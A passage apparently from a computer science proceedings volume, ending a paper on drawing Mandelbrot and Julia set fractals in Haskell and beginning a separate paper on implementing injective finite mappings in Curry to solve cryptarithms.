$$\begin{aligned} \text{mandelbrot } (0.5, 0) & \\ \implies [(0.5, 0), (0.75, 0), (1.0625, 0), (1.62891, 0), (3.15334, 0), \dots] & \end{aligned}$$

There are also cases where the trend is not so clear. For example, at first glance, the first coordinates in the following sequence seem to be increasing slowly, but steadily, at each step:

$$\begin{aligned} \text{mandelbrot } (0.1, 0) & \\ \implies [(0.1, 0), (0.11, 0), (0.1121, 0), (0.112566, 0), (0.112671, 0), \dots] & \end{aligned}$$

However, if we look further down the sequence, for example, at the 100th point, which is  $(0.112702, 0.0)$ , then we see that it is still quite close to the initial points. And, if we look even further, at the 200th point, then we see that the value is unchanged at  $(0.112702, 0.0)$ . Wary of the problems that can be caused by rounding and truncation, the wise reader will always approach examples involving floating point calculations with great care. However, in this case, a quick calculation confirms that  $(0.112702 * 0.112702) + 0.1 = 0.112702$ , at least to the accuracy shown. It now follows that all elements in  $\text{mandelbrot } (0.1, 0)$  from the 100th onwards (and possibly some before) are in fact equal. (Switching from *Float* to a double precision

<sup>1</sup> Readers with a mathematical background may prefer to think of the Mandelbrot set as a set of complex numbers, with values  $z = x + iy$  corresponding to the points  $(x, y)$  used here. In that setting, the *next* function has an even simpler definition as  $\text{next } p z = z^2 + p$ , where  $p = u + iv$ .

floating point number type like *Double* will not prevent these problems, although it would delay their appearance.) From these calculations, we can deduce that  $(0, 0)$  and  $(0.1, 0)$  are members of the Mandelbrot set, while  $(0.5, 0)$  is not.

### 3 The Need for Approximation

Our next task is to code up the test on *mandelbrot p* sequences so that we can determine whether the corresponding points  $p$  are members of the Mandelbrot set. For reasons that we describe below, it is technically impossible to write a program to carry out the necessary tests with complete accuracy. Fortunately, for the purposes of visualization, we do not need complete accuracy; a reasonable approximation will do. In fact, if our main objective is to produce attractive images, then there are significant advantages in using approximations because of the way that they allow us to use a range of different characters or colors in the pictures that we produce.

First, we need to be more precise about what is meant by saying that a point  $(u, v)$  is “fairly close” to the origin. In fact, we will say that this holds if, and only if, the point is within a distance of 10 from the origin. (The choice of the constant 10 here is somewhat arbitrary; different values will have an effect on the coloring of our images, but not on their basic form.) Using Pythagoras’ theorem, this is equivalent to requiring that  $\sqrt{u^2 + v^2} < 10$ . Squaring both sides to avoid the square root, we can capture this condition in the definition of a predicate:

$$\begin{aligned} \textit{fairlyClose} &:: \textit{Point} \rightarrow \textit{Bool} \\ \textit{fairlyClose} (u, v) &= (u * u + v * v) < 100 \end{aligned}$$

Now we can return to the task of deciding whether a given point  $p$  is a member of the Mandelbrot set. To do this, we need to check that all of the points in the corresponding sequence are close to the origin. The test can be expressed very succinctly in Haskell using the prelude function *all*:

$$\begin{aligned} \textit{inMandelbrotSet} &:: \textit{Point} \rightarrow \textit{Bool} \\ \textit{inMandelbrotSet} p &= \textit{all} \textit{ fairlyClose} (\textit{mandelbrot} p) \end{aligned}$$

This function checks each element of the sequence *mandelbrot p* in turn. If it encounters a point that does not satisfy the *fairlyClose* predicate, then it terminates with result *False*, and we can conclude that  $p$  is not a member of the Mandelbrot set. However, this computation could be quite expensive: we might have to look at many different values from the sequence before finding one for which the test fails. Worse still, until we have found such a point, we cannot be sure that our program will *ever* find one. Perhaps the very next point will be the one that we are looking for? Or perhaps, as yet unknown to the program,  $p$  is actually a member of the Mandelbrot set, and we will *never* find a point for which the test fails. Instead of returning a definite *True* or *False*, the *inMandelbrotSet* function will either return *False*, possibly after a long delay, or it will go into an infinite loop. What we have

observed here, informally, is that our simple test for determining membership in the Mandelbrot set is not, in more formal terminology, a *computable* function.

One way to sidestep this problem is to restrict attention to some fixed number of points at the beginning of each *mandelbrot p* sequence; if all of those points are close to the origin, then chances are good that *p* is a member of the Mandelbrot set (or at least close to it). We can capture this idea with a simple modification of *inMandelbrotSet*, using *take* to select just the first *n* elements in each sequence:

```
approxTest      :: Int → Point → Bool
approxTest n p = all fairlyClose (take n (mandelbrot p))
```

Of course, in some cases, *approxTest* will give a wrong answer. If the first *n* points are all close to the origin, then *approxTest* will return *True*, even if the very next point would have caused the test to fail. But, by increasing the value of *n*, we can make the test as accurate as we like and still be sure that the test will always produce either a *True* or *False* result after a limited amount of computation.

For the purposes of drawing a picture, a simple Boolean result gives only one bit of information for each point *p* that is being considered as a candidate for membership in the Mandelbrot set. With the rich palette of colors or characters that are available on typical output devices, it seems a shame to restrict ourselves to monochrome images! With that in mind, and to avoid prematurely committing the code to a particular output method, let us suppose that we have a non-empty, finite list, *palette*, that contains values representing each of the different ‘colors’ that we might like to use in our fractal images. Instead of trying to determine whether all of the points in a sequence are *fairlyClose* to the origin, we will only count how many initial points meet this criterion, up to a finite limit (the length of the *palette*). If the first point in a sequence fails the test, then we will display it using the first entry in the palette; if the test fails when it reaches the second point, then we assign the second color from the palette; and so on. The following definition of *chooseColor* shows how this process can be described using function composition to build a simple pipeline (!! is the list indexing operator):

```
chooseColor      :: [color] → [Point] → color
chooseColor palette = (palette !!) . length . take n . takeWhile fairlyClose
                      where n   = length palette - 1
```

Notice that this definition is polymorphic: the identifier *color* appearing in the type is a *type variable*, so it can be instantiated to different types in different settings. We will benefit from this flexibility later by using palettes made from a list of characters for images like the one in Figure 1, and palettes containing RGB color values for images to be plotted using high-resolution graphics primitives.

#### 4 From Points to Pictures

Now we turn our attention from individual points to the construction of complete images. At a high level, and following Pan (Elliott, 2003), an image is just a mapping that assigns a *color* value to each point:

```
type Image color = Point → color
```

Note here again that *color* is a type variable, which allows us to accommodate different types of drawing mechanisms and palettes. Indeed, the Mandelbrot set can be thought of as a value of type *Image Bool*, mapping points that are in the set to *True* and points outside it to *False*. This, of course, is precisely what we tried to do with the *inMandelbrotSet* function in the last section.

To obtain a more colorful image, we can combine a *fractal* sequence generator (such as *mandelbrot*) with a suitable *palette* using the *chooseColor* function:



```
fracImage :: (Point → [Point]) → [color] → Image color
fracImage fractal palette = chooseColor palette . fractal
```

This gives a function that specifies a color for every point value. On devices like a monitor or printer, however, images are produced by specifying colors only for the points on a bounded, evenly-spaced, rectangular grid of rows and columns. We will represent grids like these as lists of lists:

```
type Grid a = [[a]]
```

For example, a picture with  $r$  rows and  $c$  columns can be described by a list of length  $r$ , with one entry for each row, each of which is a list of length  $c$ . The values in each position will depend on the kind of picture that we are trying to produce: for example, they might be characters or pixel colors. In fact, it is also useful to work with grids containing points and with grids containing sequences, which further motivates the decision to make *Grid* a parameterized type.

Next we consider the task of constructing these grids. To start with, each of our pictures covers a range of point values, which can be described by the coordinates  $(x_{min}, y_{min})$  of the point at the bottom left corner, and the coordinates  $(x_{max}, y_{max})$  of the point at the top right. Of course, there are limits on the number of rows and columns that we can display on the screen at any one time, so we cannot expect to deal with all of the points in this region. Instead, we will choose an evenly spaced grid of points that covers the range with the appropriate number of rows and columns:

Each grid is determined by four parameters: the number of columns  $c$ , the number of rows  $r$ , the point  $(x_{min}, y_{min})$  at the bottom left corner, and the point  $(x_{max}, y_{max})$  at the top right. These can be modified to vary the detail in the final picture. For example, the simple grid above has just 7 rows and 11 columns, while the picture in Figure 1 has 37 rows and 79 columns. For a given choice of parameters, we can describe the construction of an appropriate grid of points using a function:

```
grid :: Int → Int → Point → Point → Grid Point
grid c r (xmin, ymin) (xmax, ymax)
= [[(x, y) | x ← for c xmin xmax] | y ← for r ymin ymax]
```

In constructing this grid, we need to pick  $c$  evenly spaced values for  $x$  in the range  $x_{min}$  to  $x_{max}$ , and  $r$  evenly spaced values for  $y$  in the range  $y_{min}$  to  $y_{max}$ . These two calculations are carried out in essentially the same way, so we define an auxiliary function to take care of this:

```
for :: Int → Float → Float → [Float]
for n min max = take n [min, min + delta ..]
  where delta = (max - min)/fromIntegral (n - 1)
```

The only slight subtlety here is the use of *fromIntegral* to convert the integer  $(n - 1)$  so that it can be used in floating point arithmetic.

Given a grid point, we can sample the image at each position to obtain a corresponding grid of colors that is ready for display. This sampling process is easy to describe using nested calls to *map* to iterate over the list of lists in the input grid:

```
sample :: Grid Point → Image color → Grid color
sample points image = map (map image) points
```

We now have all of the pieces that we need to draw pictures of fractals. In each case, we use a *fractal* function (such as *mandelbrot*) and a suitable *palette* to build an image; we sample the image on a given grid of *points*; and we *render* the resulting grid of colors. We can capture this pattern very easily with a higher-order function:

```
draw points fractal palette render
= render (sample points (fracImage fractal palette))
```

To a large degree, each of the parameters here can be varied independently of

the others. Of course, the type of colors that we include in our *palette* must be compatible with the function that will be used to *render* the final image. This is captured naturally by a shared type variable, *color*, in the type of *draw*:

```
draw  ::  Grid Point
        → (Point → [Point])
        → [color]
        → (Grid color → image)
        → image
```

Note that *draw* is also polymorphic in the type of *image* produced (i.e., *image* is a *type variable*, not a specific type). In specific applications, *image* might be instantiated to a type of values representing images, or to the type of an *IO* action that will draw the result, write it to a file, or perhaps even post it on the web!

#### 4.1 Character-based Pictures of the Mandelbrot Set

It is possible to produce quite attractive pictures of the Mandelbrot set using only simple character output. The first step is to define a palette of characters.

```
charPalette  ::  [Char]
charPalette  =  "      ,. `\"^:;o-!|?/<>X+={^0#%&@8*$"
```

In choosing a value here for *charPalette*, we have made a modest attempt to select characters in a rough progression from light (starting with several spaces) to dark.

Next, we must define the process for rendering a character image: we use *unlines* to append newlines and concatenate the strings in each row of a *Grid Char*, and then *putStr* to display the result:

```
charRender  ::  Grid Char → IO ()
charRender  =  putStr . unlines
```

For example, we can generate Figure 1 using the following:

```
figure1  =  draw points mandelbrot charPalette charRender
where points  =  grid 79 37 (-2.25, -1.5) (0.75, 1.5)
```

From this starting point, interested readers can begin to explore the Mandelbrot set on their own by varying parameters and generating new images. For example, some images might be enhanced by the use of a different palette; the first two parameters of *grid* could be changed to accommodate a different display or page size; and the last two parameters of *grid* could be changed to focus more closely on particular sections of the Mandelbrot set<sup>2</sup>. We will not explore these possibilities

<sup>2</sup> For example, the regions specified by each of the following pairs of points are worth a closer look: ((-1.15), 0.19) ((-0.75), 0.39), ((-0.19920), 1.01480) ((-0.12954), 1.06707), ((-0.95), 0.23333) ((-0.88333), 0.3), and ((-0.713), 0.49216) ((-0.4082), 0.71429)!

further in this paper, and instead move on to show how different types of fractals, and different methods of rendering can be accommodated by other simple changes.

#### 4.2 Pictures of Julia Sets

Mandelbrot's study of the set that now carries his name was prompted by work that had been done much earlier (and without the aid of a computer) by the French mathematician Gaston Julia (Julia, 1918). Indeed, Mandelbrot's work revived an interest in Julia's work that had been somewhat overlooked, even though it had been awarded the Grand Prix de l'Académie des Sciences at the time it was first published. Today, Julia's name is associated with a collection of fractals known as *Julia Sets*, and, in this section, we will show how the framework presented in earlier sections can be used to draw pictures of Julia Sets like the one shown in Figure 2. In fact, Julia sets are constructed with the same basic machinery that we used to



Fig. 2. The Julia set for (0.32,0.043)

investigate the Mandelbrot set. However, instead of fixing the starting point of each sequence that we produce to the origin and varying the first parameter to *next*—as we did for the Mandelbrot Set—we construct sequences for Julia sets by fixing the first parameter, and varying the starting point. This gives us a different way to

produce sequences from points, and hence to produce some new fractal images.

```
julia    :: Point → Point → [Point]
julia c = iterate (next c)
```

For example, here is the code to produce the picture shown in Figure 2:

```
figure2 = draw points (julia (0.32, 0.043)) charPalette charRender
where points = grid 79 37 (-1.5, -1.5) (1.5, 1.5)
```

Again, we encourage the interested reader to probe more deeply into the structure of Julia sets by playing with different parameter settings. Of course, it is possible to experiment as before with different palettes and with different parameters for *grid*. For Julia Sets, however, there is an additional degree of freedom that can be explored by varying the choice of point that is passed as the first parameter to *julia*.

### 4.3 Using Colors and High-resolution Graphics

Another way to render fractal images is to display them using high-resolution graphics, with one colored pixel for each point in the input grid. We can modify our code to draw images like this given only a few simple primitives: a palette of colors; a way to create a canvas for drawing; and a way to set the color of individual pixels.

```
rgbPalette      :: [RGB]
graphicsWindow :: Int → Int → IO Window
setPixel       :: Window → Int → Int → RGB → IO ()
```

It is easy to implement these functions using the facilities provided by the Hugs graphics library (Reid, 2001). The types above reflect this heritage in their use of the *RGB* type for colors and the *Window* type for a graphics window. Further details of our implementation, however, are not particularly interesting and hence will not be shown here. It should be quite simple to reimplement the same functionality using other graphical toolkits or libraries.

With these pieces in hand, we can define a simple rendering function for grids of *RGB* values. Apart from drawing the image, much of the following code has to do with creating a window, waiting for the user to hit a key when they have seen the result, and then closing the window:

```
rgbRender     :: Grid RGB → IO ()
rgbRender g   = do w ← graphicsWindow (length (head g)) (length g)
                  sequence_ [setPixel w x y c | (row, y) ← zip g [0..],
                                         (c, x) ← zip row [0..]]
                  getKey w
                  closeWindow w
```

Graphical versions of the Mandelbrot and Julia Set images that we saw in previous Figures are shown in Figure 3. Apart from the change of palette and renderer, these



Fig. 3. Graphical Displays of Mandelbrot and Julia Sets

images use the same parameters as in the original figures but with a finer resolution grid of 240 by 160 pixels.

```
figure3left = draw points mandelbrot rgbPalette rgbRender
  where points = grid 240 160 (-2.25, -1.5) (0.75, 1.5)

figure3right = draw points (julia (0.32, 0.043)) rgbPalette rgbRender
  where points = grid 240 160 (-1.5, -1.5) (1.5, 1.5)
```

Once again, there are plenty of opportunities for an interested reader to experiment with other choices of parameters!

## 5 Closing Thoughts

The programs described in this paper demonstrate how functional languages, like Haskell, can support an appealing, high-level approach to program construction that lets independent aspects of program behavior be expressed in independent sections of program text. We have shown that the resulting code is easy to adapt and modify so that it can be used in a variety of different settings. Of course, it is possible to program in a compositional manner in other languages, but the style seems particularly natural in a functional language, where features like polymorphism, higher-order functions, laziness, and lightweight syntax can each contribute, quietly, to elegant and flexible programming solutions.

Several authors have demonstrated the role that functional programming languages can play in graphics, particularly in describing images like fractals that have a rich mathematical structure (Henderson, 1982; Hudak, 2000; Elliott, 2003). For those readers with an interest in learning more about the mathematics of fractals—or even just in taking a look at many beautiful fractal images—we recommend the book by Peitgen and Richter (1988). There are, of course, several other books, and numerous web sites with further information and images.

**Abstract.** An injective finite mapping is an abstraction common to many programs. We describe the design of an injective finite mapping and its implementation in Curry, a functional logic language. Functional logic programming supports the concurrent asynchronous execution of distinct portions of a program—a condition that prevents passing from one portion to another the structure containing a partially constructed mapping to ensure that a new choice does not violate the injectivity condition. We present some motivating problems and we show fragments of programs that solve these problems using our design and implementation. The complete programs are available on-line.

## 1 Introduction

A finite mapping is one of the most common abstractions in computer programs. Finite mappings are so ubiquitous that many programming languages offer a builtin type, the *array*, with a special notation to ease the implementation and use of finite mappings. In some situations, e.g., when a programming language does provide builtin arrays or when a mapping has particular requirements, dynamic structures such as linked lists, trees or hash tables are suitable representations of a mapping.

Regardless of the underlying representation, a *mapping* is a (total) function  $\mu$  from a set  $I$  of *indices* to a set  $V$  of *values*, i.e.,  $\mu : I \rightarrow V$ . The type of both the indices and the values is arbitrary. A mapping is *injective* when distinct indices are mapped to distinct values, i.e., if  $i_1, i_2 \in I$  and  $i_1 \neq i_2$ , then  $\mu(i_1) \neq \mu(i_2)$ . A mapping is *finite* when the set of indices is finite.

We make either one of two additional assumptions on the set  $V$  of values. The first assumption requires the *a priori* knowledge of a finite subset  $V'$  of  $V$  containing  $\mu(I)$ . If  $\mu$  is a injective finite mapping,  $V'$  necessarily exists, since  $\mu(I)$  has the same cardinality as  $I$ , and hence is finite. However,  $V'$  must be known

---

*before* computing  $\mu$ . This assumption trivially holds when  $V$  itself is finite. The second assumption, much weaker, requires the existence of an *enumeration* function of the values, i.e., a bijection  $\nu : \mathbb{N} \rightarrow V$ . Since in a program  $V$  is represented by either a primitive type or an algebraic type, this second assumption is easily satisfied for most problems.

In this paper we describe the design and implementation of an injective finite mapping with two particular characteristics. Our programming language is declarative, thus neither state updates nor side effects are allowed. Our programming language is concurrent, thus different portions of the mapping are computed concurrently and asynchronously by different portions of a program. This second characteristic has some non-trivial consequences that will be discussed later.

A class of puzzles known as cryptarithms is an ideal problem to discuss our design and implementation of an injective finite mapping: the mapping itself is the solution of the problem and it is convenient to compute index-value pairs of this mapping concurrently. This second condition will be explained and motivated in Section 3.

The Merriam-Webster OnLine dictionary defines a *cryptarithm* as “an arithmetic problem in which letters have been substituted for numbers and which is solved by finding all possible pairings of digits with letters that produce a numerically correct answer.” A well-known example of cryptarithm is:

$$\begin{array}{r} \text{S E N D} \\ + \text{M O R E} \\ \hline \text{M O N E Y} \end{array} \tag{1}$$

Customarily, in a cryptarithm distinct letters stand for distinct digits and leading zeros are not allowed.

The solution of a cryptarithm is an injective finite mapping. The indices are the letters occurring in the cryptarithm. The values are the digits. The solution of (1), graphically represented as a mapping, is shown below in a form that eases verifying its correctness:

$$\begin{array}{ccccccc} \text{S} & \text{E} & \text{N} & \text{D} & + & \text{M} & \text{O} & \text{R} & \text{E} = & \text{M} & \text{O} & \text{N} & \text{E} & \text{Y} \\ \downarrow & \downarrow & \downarrow & \downarrow & & \downarrow & \downarrow & \downarrow & & \downarrow & \downarrow & \downarrow & \downarrow & \\ 9 & 5 & 6 & 7 & + & 1 & 0 & 8 & 5 & = & 1 & 0 & 6 & 5 & 2 \end{array}$$

A cryptarithm such as (1) in which letters form meaningful words, often in meaningful phrases, is referred to as an *alphametic*. There exist a large number of witty alphametics. Alphametics with a unique solution, such as (1), are more elegant, but a unique solution is not required. The following alphametic has 130 solutions:

$$\begin{array}{r} \text{T} \text{O} \text{O} \\ + \text{M} \text{U} \text{C} \text{H} \\ \hline \text{B} \text{E} \text{E} \text{R} \end{array}$$

Solving a cryptarithm by brute force, i.e., by generating and testing every plausible mapping, is inefficient. Finite domain constraint solvers find solutions efficiently. Our program for cryptarithms is not as efficient, although it finds solutions in milliseconds. Our focus is not on the program itself. Rather, the program is a concrete environment for discussing the design and implementation of an injective finite mapping. Our solution contributes the simplicity and efficiency of

this program. Our solution is also general and we will sketch other applications in which it can be applied.

This paper is structured as follows. Section 2 briefly recalls some principles of functional logic programming and the programming language Curry which we use to present the examples. Section 3 presents the design of an injective finite mapping in a functional logic program and its implementation in Curry. Section 4 concludes the paper.

## 2 Functional Logic Programming and Curry

This section introduces both the basic ideas of functional logic programming and the elements of the programming language Curry that are necessary to understand the subsequent examples.

Functional logic programming integrates in a single programming model the most important features of functional and logic programming (see [6] for a detailed survey). Thus, functional logic languages declare algebraic datatypes, define functions by pattern matching and evaluate expressions containing logical variables. Supporting the latter requires some built-in search principle to guess the appropriate instantiations of logical variables. There exist many languages that are functional logic in this broad sense, e.g., Curry [9], Escher [10], Le Fun [2], Life [1], Mercury [16], NUE-Prolog [12], Oz [15], Toy [11], among others.

One of the most characterizing features of functional logic programming is the evaluation—particularly the *lazy* evaluation—of expressions containing logical variables. Both *narrowing* and *residuation* serve this purpose.

When an expression  $e$  cannot be evaluated due to the presence of an uninstantiated logical variable  $X$ , narrowing non-deterministically instantiates  $X$  to keep the evaluation of  $e$  from halting. By contrast, residuation suspends the evaluation of  $e$ , transfers control to another portion of the program, and resumes the evaluation of  $e$  if and when  $X$  becomes sufficiently instantiated.

Residuation is conceptually simple and relatively efficient, but incomplete, i.e., not always able to obtain the result of a computation. By contrast, narrowing is complete if an appropriate strategy [3,4] is chosen, but it is potentially less efficient than residuation for its propensity to generate a larger search space in some situations. Functional logic languages can be effective with either mechanism. Curry offers both residuation and narrowing to the programmer in a unified computation model [7].

Curry has a Haskell-like syntax [13], i.e., (type) variables and function names usually start with lowercase letters and the names of type and data constructors start with an uppercase letter. The application of  $f$  to  $e$  is denoted by juxtaposition (“ $f\ e$ ”). In addition to Haskell, Curry supports logic programming by means of free (logical) variables in both conditions and right-hand sides of defining rules. Thus, a Curry *program* consists of the definition of functions and the declaration of data types on which the functions operate. Functions are evalu-

ated lazily and can be called with partially instantiated arguments. In general, functions are defined by conditional equations, or *rules*, of the form:

```
f t1...tn | c = e where vs free
```

where  $t_1, \dots, t_n$  are *data terms* (i.e., terms without defined function symbols), the *condition*  $c$  is either a Boolean function or constraint,  $e$  is an expression and the **where** clause introduces a set of free variables. The condition  $c$  and the **where** clause are optional. Curry predefines *equational constraints* of the form  $e_1 =:= e_2$  which are evaluated by narrowing and are satisfiable if both sides  $e_1$  and  $e_2$  are narrowed to unifiable data terms. Furthermore, “ $c_1 \& c_2$ ” denotes the *concurrent conjunction* of the constraints  $c_1$  and  $c_2$  which is evaluated by solving both  $c_1$  and  $c_2$  concurrently.

The **where** clause introduces the free variables  $vs$  occurring in  $c$  and/or  $e$  but not in the left-hand side. Similarly to Haskell, the **where** clause can also contain other local function or pattern definitions. In contrast to Haskell, where the first matching function rule is applied, in Curry all matching (to be more precise, unifiable) rules are non-deterministically applied to support logic programming. This enables the definition of non-deterministic functions which may have more than one result for a given input. An example follows:

```
insert :: a -> [a] -> [a]
insert e []      = [e]
insert e (x:xs) = e : x : xs
insert e (x:xs) = x : insert e xs
```

As in Haskell, `[]` (empty list) and `:` (non-empty list) are the constructors of the polymorphic type *list*. The symbol `a` is a type variable ranging over all types. The first line of the code declares the type of the function `insert`. This declaration is optional, since the compiler can infer it, and it is stated only for checkable redundancy. The type expression  $\alpha \rightarrow \beta$  denotes the type of all functions from type  $\alpha$  to type  $\beta$ . Since the application of a function is curried, `insert` takes an element of type `a`, a list of elements of type `a` and returns a list of elements of type `a`, where `a` is any type. The function `insert` inserts an element into a list at some non-deterministically chosen position.

The second and third rule defining `insert` overlap. As a consequence, the expression `(insert 1 [3,5])` has three values: `[1,3,5]`, `[3,1,5]`, and `[3,5,1]`. Using `insert`, we define a permutation of a list by:

```
perm []      = []
perm (x:xs) = insert x (perm xs)
```

As an example of solving constraints, we define a function that checks whether some list starts with a permutation of another list and delivers the list of the remaining elements. For this purpose we use the concatenation of two lists which we define as:

```
(++) eval flex
[]      ++ ys = ys
(x:xs) ++ ys = x : xs ++ ys
```

The first line declares that the operator “`++`” is *flexible*. The application of “`++`” may instantiate variables in the arguments, if this is necessary to execute a computation step. By default, only constraints are flexible.

Now we define the required function by a single conditional rule:

```
pprefix xs ys | perm ys ++ zs =:= xs
                = zs
                where zs free
```

The operational semantics of Curry, precisely described in [7,9], is a conservative extension of both lazy functional programming (if no free variables occur in the program or the initial goal) and (concurrent) logic programming. Since computations are based on an optimal evaluation strategy [3,4], Curry can be considered a generalization of concurrent constraint programming [14] with a lazy (optimal) evaluation strategy. Furthermore, Curry also offers features for application programming like modules, monadic I/O, ports for distributed programming, and specialized libraries. We do not discuss these aspects since they are unnecessary to understand our ideas.

There exist several implementations of Curry. The examples presented in this paper were all compiled and executed by PAKCS [8], a compiler/interpreter for a large subset of Curry.

### 3 Design and Implementation

As outlined in the introduction, an injective finite mapping is a component of the solution of many problems. A plausible implementation of a finite mapping is any structure defining index-value pairs, e.g., an array, a list of pairs, etc. Index-value pairs are computed during the execution of a program. To ensure injectivity, when a new index-value pair is computed the program must check whether a pair with the same index was previously computed and, if so, whether the value in the previous and the new pairs are the same.

A problem with this approach arises if a functional logic program computes index-value pairs concurrently, e.g., due to residuation. This condition prevents sequentially passing a partially constructed mapping through the portions of a program computing index-value pairs to ensure that a newly computed pair does not violate the injectivity condition. Concurrency is quite common in declarative programming (see also Erlang [5] or Oz [15]) and not uncommon in modern imperative languages. The declarative coordination of concurrent activities demands for specific techniques. In the following, we will show one such technique for the case of injective finite mappings. We make this point more concrete by discussing the architecture of a simple program to solve a cryptarithm.

A program to solve (1) declares one variable for each letter. Initially, these variables are uninstantiated:

```
vs,ve,vn,vd,vm,vo,vr,vy free
```

The solution of the problem is a suitable instantiation of these variables, which implicitly defines the mapping which is the subject of this paper. The instanti-

ation of each variable is determined by the equation of the problem. This equation can be processed as a single unit or it can be broken into a set of “smaller” equations. These smaller equations establish the conditions that the letters must satisfy for the column of the units, the tens, the hundreds, etc., exactly as one would perform the addition by hand. The following display depicts the situation:

$$\begin{array}{r}
 c_3 \ c_2 \ c_1 \ c_0 \\
 S \ E \ N \ D + \\
 M \ O \ R \ E = \\
 \hline
 M \ O \ N \ E \ Y
 \end{array} \tag{2}$$

where  $c_i$ , for  $i = 0, 1, 2, 3$ , is a carry. For example, the equations of the units and the tens are:

$$\begin{aligned}
 D + E &= 10 * c_0 + Y \\
 c_0 + N + R &= 10 * c_1 + E
 \end{aligned}$$

Splitting the problem’s equation into a set of smaller equations is a slight complication, since it requires the introduction of additional variables for the carries. However, a set of smaller equations has a significant advantage. With appropriate control, the program detects a wrong instantiation, i.e., an instantiation of a variable that does not satisfy some equation, when fewer variables are instantiated. This considerably improves the efficiency of the program execution.

Thus, the program encodes as follows the set of equations that the variables must satisfy:

$$\begin{aligned}
 vd+ve &:=: c_0*10+vy \quad \& \\
 vn+vr+c_0 &=: c_1*10+ve \quad \& \\
 ve+vo+c_1 &=: c_2*10+vn \quad \& \\
 vs+vm+c_2 &=: c_3*10+vo \quad \& \\
 c_3 &:=: vm
 \end{aligned}$$

where  $c_0$  is the carry of the units,  $c_1$  of the tens, etc. Each carry must be either 0 or 1 and consequently it is (non-deterministically) initialized as follows:<sup>3</sup>

$$c_i = 0!1 \quad i = 0, \dots, 3$$

It follows from the conventions of the problem that  $vm$  is not zero and consequently  $c_3$  is equal to one. Our simple program ignores this precise inference. However, this equation together with the equation defining the carry constrain the possible values of  $vm$  to zero and one only.

As we mentioned, splitting the equation of the problem into a set of smaller equations considerably improves the efficiency of the execution, but it introduces a substantial complication. The solutions of the equations are computed concurrently. The order in which the solution of each equation is computed is undetermined. Since the variables,  $vs$ ,  $ve$ , ... that stand for the letters of the

---

<sup>3</sup> The infix operator ! returns one of its arguments. It is defined by the two rules:

$$\begin{aligned}
 x ! y &= x \\
 x ! y &= y
 \end{aligned}$$

puzzle are initially unbound and the addition and multiplication operators residuate, the execution of the equations that the variables must satisfy is suspended until both the operands of an operator become bound. Each variable is non-deterministically bound to a digit, similarly to the carries. In this case, though, the choice ranges over every digit, or every positive digit for  $vm$  and  $vs$ . It is inappropriate to non-deterministically instantiate the variables as it is done for the carries, e.g.:

```
vd ::= 0!1!2!3!4!5!6!7!8!9  
...  
vm ::= 1!2!3!4!5!6!7!8!9
```

(3)

since some of these instantiations do not ensure that distinct variables are bound to distinct digits. It is inappropriate as well to pass around a structure containing the current binding of the variables, since the order in which the variables will be instantiated cannot be easily determined in advance. Here is where our ideas make the difference.

We represent the mapping as a list referred to as the *store*. The store is indexed by the *values* of the problem. In the particular case of cryptarithms, this indexing is natural and straightforward since the values are the digits  $0, 1, \dots, 9$ . Initially, the elements of the store are free variables. The elements in the store are referred to as *tokens*. Putting a token into the store represents the action of choosing a value that must be different from the value of any other choice. The type of the tokens is arbitrary. Often, it is convenient to represent the tokens with the *indices* of the problem. In the particular case of the alphametic (1), we choose the characters  $S, E, N, \dots$  as the tokens.

Thus, the indexes and values of a problem are used as values and indexes respectively, in the store, i.e., the roles they have in the problem is reversed in the store. We will shortly explain why this reversal of roles is a natural and necessary aspect of the design. In the particular case of the alphametic (1), the set of values is finite. This enables us to create the store when the execution of the program begins. The store is a list of length 10. At the end of the only successful computation for our example (note that in general there can be more than one successful computation), the content of the store is shown below, where  $\bullet$  represents an uninstantiated variable:

0	M	Y	$\bullet$	$\bullet$	E	N	D	R	S
---	---	---	-----------	-----------	---	---	---	---	---

Thus, in the program, the initial store is a list of 10 free variables:

```
store = [s0,s1,s2,s3,s4,s5,s6,s7,s8,s9]  
       where s0,s1,s2,s3,s4,s5,s6,s7,s8,s9 free
```

(4)

A letter of the cryptarithm is paired to a digit by the function *digit* defined as follows:

```
digit token | store !! x ::= token  
             = x  
             where x = 0!1!2!3!4!5!6!7!8!9
```

Although the associated digit is non-deterministically selected, the condition on the store ensures the injectivity of the mapping. The argument `token` must be unique for each letter, hence, it is natural and convenient to represent it with the letter itself—a character in the program. The store, identified by the variable `store`, is defined in the scope of the function `digit`, hence it does not appear as an argument. The operator `!!` applied to arguments  $l$  and  $i$  returns the  $i$ -th (counting from zero) element of the list  $l$ .

Thus, the letters of the cryptarithm are nondeterministically instantiated as follows:

```
vs ::= nzdigit 'S'
ve ::= digit   'E'
vn ::= digit   'N'
...
...
```

where `nzdigit` is a variant of `digit` that returns only non-zero digits. For example, `(digit 'Y')` returns 2 if and only if the second (counting from zero) element of the store is bound to `'Y'`. The entire program for this problem is available on-line<sup>4</sup>.

The reversal of the roles of indices and values in the store may be confusing at first, but it has a natural explanation. The injectivity requirement is intended to *prevent* the condition in which two distinct indices, say  $l$  and  $m$ , satisfy  $\mu(l) = v = \mu(m)$ , for some value  $v$ . In the store, the value  $v$  is associated to some value of the problem, i.e., a digit  $i$ . Specifically, the variable  $v$  is the  $i$ -th element of the store. Every time an index of the problem, i.e., some letter  $L$ , is mapped to  $i$ , the program attempts to unify, hence instantiate, the variable  $v$  to  $L$ . The attempt succeeds if and only if either  $v$  was uninstantiated, or  $v$  was instantiated to  $L$  already. Thus, no two distinct indices of the problem can be mapped to the same value of the problem.

In the program that we are discussing, the association between a variable  $v$  of the store and a value  $i$  of the problem is positional. The store is a list and the variable  $v$  is the  $i$ -th element of the list. The store is constructed by (4), since the set of values of the problem is finite and known in advance. There are many variations of this design. We discuss two of these variations below. The first variation is useful when no finite set of values is known in advance. The second variation allows more efficient access to the data.

The first variation constructs the list lazily. The `!!` operator, defined in the prelude, is *rigid*. We define an analogous operator *flexible*—the rewrite rules are unchanged:

```
(!!!)           eval flex
(x:xs) !!! n  = if n==0 then x else xs !!! (n-1)
```

If we replace the standard index operator “`!!`” with “`!!!`” in the definition of `digit`, we can replace (4) with the following:

```
store = x where x free
```

---

<sup>4</sup> <http://www.cs.pdx.edu/~antoy/flp/patterns/distinct-choices-dir/>

This variation is interesting when the set of values of the problem is infinite. The store is indexed by the values of the problem, which in general will not be natural numbers. In this case, we use the *enumeration* function,  $\nu$ , discussed in the introduction. In this case, a value  $v$  is indexed in the store by  $\nu^{-1}(v)$ .

